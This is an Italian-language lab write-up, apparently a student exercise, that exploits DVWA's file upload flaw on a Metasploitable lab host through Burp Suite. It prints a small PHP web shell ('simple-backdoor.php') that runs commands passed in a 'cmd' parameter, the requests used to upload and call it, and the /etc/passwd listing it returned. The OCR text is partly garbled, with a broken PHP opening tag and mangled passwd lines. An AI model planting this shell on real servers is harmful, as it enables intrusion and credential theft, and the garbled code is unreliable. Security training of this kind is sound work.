


Exploit file upload

Nell'esercizio di oggi viene richiesto di utilizzare l'exploit attraverso il file upload di un file .php utilizzando la DVWA di metà attraverso la macchina Kali ed osservare le richieste con Burpsuite.

La prima cosa fatta è stata mettere in collegamento le due macchine, dopodiché mi sono collegato alla DVWA di Metà sempre da Burpsuite per verificare la tracciabilità delle richieste.


Ho Settato la sicurezza a Low (con richiesta POST in HTTP):



```
Request
Pretty Raw Hex
1 POST /dvwa/security.php HTTP/1.1
2 Host: 192.168.51.101
3 Content-Length: 33
4 Cache-Control: max-age=0
5 Accept-Language: en-GB,en;q=0.9
6 Origin: http://192.168.51.101
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.51.101/dvwa/security.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=57bd6e0791a73fdc45912c3532e5f22e
14 Connection: keep-alive
15
16 security=low&seclev_submit=Submit
```


Raul Pastor

Per continuare ho preso una shell .php da kali chiamata “simple-backdoor.php” e l’ho caricata sulla DVWA di Meta:




```
Request
Pretty Raw Hex
1 POST /dwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.51.101
3 Content-Length: 737
4 Cache-Control: max-age=0
5 Accept-Language: en-GB,en;q=0.9
6 Origin: http://192.168.51.101
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryImtwB3pPJnIAyiyw
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.51.101/dwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=57bd6e0791a73fdc45912c3532e5f22e
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryImtwB3pPJnIAyiyw
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryImtwB3pPJnIAyiyw
21 Content-Disposition: form-data; name="uploaded"; filename="simple-backdoor.php"
22 Content-Type: application/x-php
23
24 <!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->
25
26 </php>
27
28 if(isset($_REQUEST['cmd'])){
29     echo "<pre>";
30     $cmd = $_REQUEST['cmd'];
31     system($cmd);
32     echo "</pre>";
33     die;
34 }
35
36 ?>
37
38 Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd
39
40 <a href="https://michaeldaw.org">https://michaeldaw.org</a> 2006
```

Infine ho caricato di accedere al path “/dwa/vulnerabilities/uploads/simple-backdoor-php” con il comando “?cmd=cat+/etc/passwd”:



```
Request
Pretty Raw Hex
1 GET /dwa/vulnerabilities/uploads/simple-backdoor.php?cmd=cat+/etc/passwd HTTP/1.1
2 Host: 192.168.51.101
3 Accept-Language: en-GB,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=57bd6e0791a73fdc45912c3532e5f22e
9 Connection: keep-alive
10
11 |
```

Il comando mi ha restituito una lista di username con password nascoste con “x” e una serie di informazioni (come home directory, shell e altre):



```
root:x:0:0:root:/root/bin/bash
daemon:x:1:1:daemon:/usr/sbin/bin/sh
bin:x:2:2:bin:/bin/bin/sh
sys:x:3:3:sys:/dev/bin/sh
sync:x:4:4:sync:/bin/bin/sh
games:x:60:60:games:/bin/sh
man:x:61:12:man:/var/cache/man/bin/sh
lp:x:7:7:lp:/var/spool/lpd/bin/sh
mail:x:8:8:mail:/var/mail/bin/sh
news:x:9:9:news:/var/spool/news/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp/bin/sh
proxy:x:13:13:proxy:/bin/bin/sh
www-data:x:33:33:www-data:/var/www/bin/sh
backup:x:34:34:backup:/var/backups/bin/sh
list:x:38:38:Mailing List Manager:/var/list/bin/sh
irc:x:39:39:irc:/var/run/ircd/bin/sh
gnats:x:41:gnats:Buy-Running System (admin):/var/lib/gnats/bin/sh
nobody:x:65534:65534:nobody:/nonexistent/bin/sh
libuuid:x:100:101:/var/lib/libuuid/bin/sh
dhcpc:x:101:102:/none/ntest/bin/false
syslog:x:102:103:/home/syslog/bin/false
klog:x:103:104:/sbin/klogd/bin/false
subsys:x:104:65534:/var/run/subsys/usr/nologin
msfadmin:x:1000:1000:msfadmin,:/home/msfadmin/bin/bash
bind:x:105:113:/var/cache/bind/bin/false
postfix:x:106:115:/var/spool/postfix/bin/false
ftp:x:107:65534:/home/ftp/bin/false
postfix:x:108:109:postfix administrator,:/var/lib/postgresql/bin/bash
mysql:x:109:118:MySQL Server,:/var/lib/mysql/bin/false
tomcat55:x:110:65534:/usr/share/tomcat5.5/bin/false
distcc:x:111:65534:/bin/false
user:x:1001:1001:ust a user,111,:/home/user/bin/bash
server:x:1002:1002,:/home/server/bin/bash
telnetd:x:112:113:telnetd:/bin/false
proftpd:x:113:65534:/var/run/proftpd/bin/false
statd:x:114:65534:/var/lib/nfs/bin/false
```